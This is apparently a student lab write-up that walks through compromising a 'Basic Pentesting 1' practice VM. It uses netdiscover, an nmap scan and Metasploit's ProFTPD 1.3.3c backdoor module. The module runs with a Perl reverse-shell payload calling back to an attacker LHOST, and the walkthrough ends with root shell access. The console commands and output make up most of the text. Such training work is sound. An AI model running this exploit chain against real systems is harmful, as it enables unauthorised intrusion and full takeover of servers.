Cybersecurity Lab Project: Penetration Testing with Nmap & Metasploit

Hack Like a Pro

Conquer the Ultimate CTF Battle!

Present By DevTown

Penetration Testing of Basic Pentesting 1 Machine using Nmap and Metasploit

Task Completed by

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Penetration Testing of Basic Pentesting 1 Machine using Nmap and Metasploit

Objective


- scanning and identifying open ports using Nmap
- finding vulnerabilities
- exploiting them using Metasploit (MSFconsole)
- getting shell access

Process

Recon & Scanning

- step 1 : open your kali Linux terminal and first find target machine IP using netdiscover command.

```
┌──(root㉿kali)-[~]
└─# sudo netdiscover -i eth0
```



```
 Currently scanning: 192.168.9.0/16   |   Screen View: Unique Hosts

 7 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 420
 -------------------------------------------------------------------------
-----
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname

 -------------------------------------------------------------------------
-----
 192.168.1.1     b8:dd:71:8e:67:36      4     240  zte corporation
 192.168.1.4     10:68:38:63:82:a4      1      60  AzureWave Technology
 192.168.1.9     08:00:27:79:6f:e2      1      60  PCS Systemtechnik Gmb
 192.168.1.2     d2:6e:4d:4a:78:6b      1      60  Unknown vendor


┌──(root㉿kali)-[~]
└─# 
```

kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Apps
Places
Jun 3 17:01
root@kali: ~
Search
03-06-2025


- here we got IP addresses. which is

```
192.168.1.9      08:00:27:79:6f:e2       1        60   PCS Systemtechnik Gmb
```

- step 2 : now we do Nmap scan for check which services is open.
- here is the following command for Nmap scan

```
┌──(root㉿kali)-[~]
└─# sudo nmap -sV -A -O 192.168.1.9
```


- here -sV : for version detection , -A : for aggressive scan and , -O : for find target machine OS.



```
┌──(root㉿kali)-[~]
└─# sudo nmap -sV -A -O 192.168.1.9
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-03 17:03 IST
Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.0012s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:79:6F:E2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.22 ms 192.168.1.9 (192.168.1.9)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.60 seconds
```

- here we got three services in Nmap Scan which is open and name is FTP , HTTP AND SSH.
- here we first see http port so first we try to run in the browser this http service.
- we put the target machine IP address in browser with 80 number port.

```
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
```



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.


192.168.1.9

- so now we move to the FTP PORT 21.

```
21/tcp open  ftp      ProFTPD 1.3.3c
```

Enumeration

- here we found the version of ftp is proFTPD 1.3.3c.
- so we search on the google information related this version and we find the exploit in Metasploit for this ftp version.



ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)

EDB-ID: 16921 CVE:

EDB Verified: ✓

Author: METASPLOIT Type: REMOTE

Exploit:

Platform: LINUX Date: 2010-12-03

Vulnerable App:

```
##
# $Id: proftpd_133c_backdoor.rb 11214 2010-12-03 12:34:38Z swtornio $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
```


Exploitation

step 3 : now we move to the Metasploit framework using following command.

```
┌──(root㉿kali)-[~]
└─# msfconsole -q
```

- and search the exploit using search command.

```
msf6 > search proftpd
```



```
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.60 seconds

┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > search proftpd

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   exploit/linux/misc/netsupport_manager_agent          2011-01-08       average    No     NetSupport Manager Agent Remote Buffer Overflow
   1   exploit/linux/ftp/proftp_sreplace                    2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (L
inux)
   2     \_ target: Automatic Targeting                     .                .          .      .
   3     \_ target: Debug                                   .                .          .      .
   4     \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1  .           .          .      .
   5   exploit/freebsd/ftp/proftp_telnet_iac                2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Ove
rflow (FreeBSD)
   6     \_ target: Automatic Targeting                     .                .          .      .
   7     \_ target: Debug                                   .                .          .      .
   8     \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)     .                .          .      .
   9   exploit/linux/ftp/proftp_telnet_iac                  2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Ove
rflow (Linux)
   10    \_ target: Automatic Targeting                     .                .          .      .
   11    \_ target: Debug                                   .                .          .      .
   12    \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1  .        .          .      .
   13    \_ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug) . .          .      .
   14    \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)    .                .          .      .
   15  exploit/unix/ftp/proftpd_modcopy_exec                2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
   16  exploit/unix/ftp/proftpd_133c_backdoor               2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 >
```

- here we use this exploit module in Metasploit.


```
exploit/unix/ftp/proftpd_133c_backdoor                        2010-
12-02
excellent  No      ProFTPD-1.3.3c Backdoor Command Execution
```

- so we follow this commands for select this exploit module

```
msf6 > use 16
```

- and now we see the payloads option for this exploit module

```
msf6 exploit(unix/ftp/proftpd 133c backdoor) > show payloads
```




```
   14    \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)                   .                .          .      .
   15  exploit/unix/ftp/proftpd_modcopy_exec                               2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mo
d_Copy Command Execution
   16  exploit/unix/ftp/proftpd_133c_backdoor                              2010-12-02       excellent  No     ProFTPD-1.3.3c B
ackdoor Command Execution


Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > use 16
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser                    .                normal  No     Add user with useradd
   1  payload/cmd/unix/bind_perl                  .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                    .                normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse                    .                normal  No     Unix Command Shell, Double Reverse TCP (telne
t)
   5  payload/cmd/unix/reverse_bash_telnet_ssl    .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl               .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   7  payload/cmd/unix/reverse_perl_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl
)
   8  payload/cmd/unix/reverse_ssl_double_telnet  .                normal  No     Unix Command Shell, Double Reverse TCP SSL (t
elnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

- now we set the payload for backdoor connection show we select the payload below for reverse connection :

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload
payload/cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
```

- after we check the remaining option for configuration using show options command.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options
```




```
   8  payload/cmd/unix/reverse_ssl_double_telnet  .                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
                                       -metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```

- here RHOSTS and LHOST is remaining so we configure the RHOSTS and LHOST using this following command

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.1.9
RHOSTS => 192.168.1.9
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
```

- RHOSTS : remote host (target machine)
- LHOST : local host (attacker machine)
- now we run this exploit module.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
```



```
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
                                       -metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.1.9
RHOSTS => 192.168.1.9
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] 192.168.1.9:21 - Sending Backdoor Command
```

- yes we got the shell you can see our session is created


Post Exploitation

- write following command for check the shell.

```
whoami
root
```

- now got the root shell access you can use both techniques, you can run this following command for get terminal root access.

